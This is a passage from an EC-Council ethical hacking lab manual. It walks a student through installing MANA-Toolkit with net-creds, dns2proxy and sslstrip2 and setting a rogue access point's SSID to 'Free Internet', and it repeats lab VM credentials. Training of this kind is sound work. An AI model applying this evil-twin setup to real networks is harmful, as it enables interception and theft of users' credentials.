Note: You can also access the tool repository from the **CEH-Tools** folder available in **Windows 10** virtual machine, in case, the GitHub link does not exist, or you are unable to clone the tool repository. Follow the steps below in order to access **CEH-Tools** folder from the **Parrot Security** virtual machine:

- Open a windows explorer and press **Ctrl+L**. The **Location** field appears; type **smb://10.10.10.10** and press **Enter** to access **Windows 10** shared folders.
- The security pop-up appears; enter the **Windows 10** virtual machine credentials (**Username**: **Admin** and **Password**: **Pa$$w0rd**) and click **Connect**.
- The **Windows shares on 10.10.10.10** window appears; navigate to the location **CEH-Tools/CEHv11 Module 16 Hacking Wireless Networks /GitHub Tools/** and copy the **hostapd-mana** folder.
- Paste the copied **hostapd-mana** folder on the location **/home/attacker/.**
- In the terminal window, type **mv /home/attacker/hostapd-mana /root/.**

18. By default, the application will be cloned in the **root** directory. We will need to copy the content of **hostapd-mana** repository and paste at the location **/root/mana/hostapd-mana/**, so that it is in the location required by MANA-Toolkit (see **Step 12**).

19. In the terminal window, type **cp -r /root/hostapd-mana /root/mana/** and press **Enter**.




Figure 3.6.7: Copy hostapd-mana content to the mana folder

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

20. In the **Terminal** window, type **git clone https://github.com/DanMcInerney/net-creds** and press **Enter** to clone net-creds.




Figure 3.6.8: Cloning net-creds

Note: You can also access the tool repository from the **CEH-Tools** folder available in **Windows 10** virtual machine, in case, the GitHub link does not exist, or you are unable to clone the tool repository. Follow the steps below in order to access **CEH-Tools** folder from the **Parrot Security** virtual machine:

- Open a windows explorer and press **Ctrl+L**. The **Location** field appears; type **smb://10.10.10.10** and press **Enter** to access **Windows 10** shared folders.
- The security pop-up appears; enter the **Windows 10** virtual machine credentials (**Username**: **Admin** and **Password**: **Pa$$w0rd**) and click **Connect**.
- The **Windows shares on 10.10.10.10** window appears; navigate to the location **CEH-Tools/CEHv11 Module 16 Hacking Wireless Networks /GitHub Tools/** and copy the **net-creds** folder.
- Paste the copied **net-creds** folder on the location **/home/attacker/**.
- In the terminal window, type **mv /home/attacker/net-creds /root/**.

21. In the terminal window, type **cp -r /root/net-creds /root/mana/** and press **Enter**.




Figure 3.6.9: Copy net-creds folder content to the mana folder

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

22. In the **Terminal** window, type **git clone https://github.com/LeonardoNve/dns2proxy**, and press **Enter** to clone dns2proxy.




Figure 3.6.10: Cloning dns2proxy

Note: You can also access the tool repository from the **CEH-Tools** folder available in **Windows 10** virtual machine, in case, the GitHub link does not exist, or you are unable to clone the tool repository. Follow the steps below in order to access **CEH-Tools** folder from the **Parrot Security** virtual machine:

- Open a windows explorer and press **Ctrl+L**. The **Location** field appears; type **smb://10.10.10.10** and press **Enter** to access **Windows 10** shared folders.
- The security pop-up appears; enter the **Windows 10** virtual machine credentials (**Username**: **Admin** and **Password**: **Pa$$w0rd**) and click **Connect**.
- The **Windows shares on 10.10.10.10** window appears; navigate to the location **CEH-Tools/CEHv11 Module 16 Hacking Wireless Networks /GitHub Tools/** and copy the **dns2proxy** folder.
- Paste the copied **dns2proxy** folder on the location **/home/attacker/**.
- In the terminal window, type **mv /home/attacker/dns2proxy /root/**.

23. In the terminal window, type **cp -r /root/dns2proxy /root/mana/sslstrip-hsts/** and press **Enter**.




Figure 3.6.11: Copy dns2proxy folder content to the mana folder

24. In the **Terminal** window, type **git clone https://github.com/byt3bl33d3r/sslstrip2**, and press **Enter** to clone sslstrip2.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 3.6.12: Cloning sslstrip2

Note: You can also access the tool repository from the **CEH-Tools** folder available in **Windows 10** virtual machine, in case, the GitHub link does not exist, or you are unable to clone the tool repository. Follow the steps below in order to access **CEH-Tools** folder from the **Parrot Security** virtual machine:

- Open a windows explorer and press **Ctrl+L**. The **Location** field appears; type **smb://10.10.10.10** and press **Enter** to access **Windows 10** shared folders.
- The security pop-up appears; enter the **Windows 10** virtual machine credentials (**Username**: **Admin** and **Password**: **Pa$$w0rd**) and click **Connect**.
- The **Windows shares on 10.10.10.10** window appears; navigate to the location **CEH-Tools/CEHv11 Module 16 Hacking Wireless Networks /GitHub Tools/** and copy the **sslstrip2** folder.
- Paste the copied **sslstrip2** folder on the location **/home/attacker/**.
- In the terminal window, type **mv /home/attacker/sslstrip2 /root/**.

25. In the terminal window, type **cp -r /root/sslstrip2 /root/mana/sslstrip-hsts/** and press **Enter**.




Figure 3.6.13: Copy sslstrip2 folder content to the sslstrip-hsts folder

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

26. Now, switch back to the **Terminal** window where we issued the **git submodule init** command.

TASK 6.3

Install and Configure MANA-Toolkit

27. Type **make** and press **Enter** to compile the MANA-Toolkit application.




Figure 3.6.14: Compile MANA-Toolkit

28. Now, type **make install** and press **Enter** to install the application.




Figure 3.6.15: Install MANA-Toolkit

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

29. In the **Terminal** window, type **pluma /etc/mana-toolkit/hostapd-mana.conf** and press **Enter** to open the **hostapd-mana.conf** file in the **Pluma** text editor.




Figure 3.6.16: Open hostapd-mana.conf

30. On **Line 3**, change the **interface** name to **wlan0**, and on **Line 6**, change the **ssid** name to **Free Internet**, as shown in the screenshot.

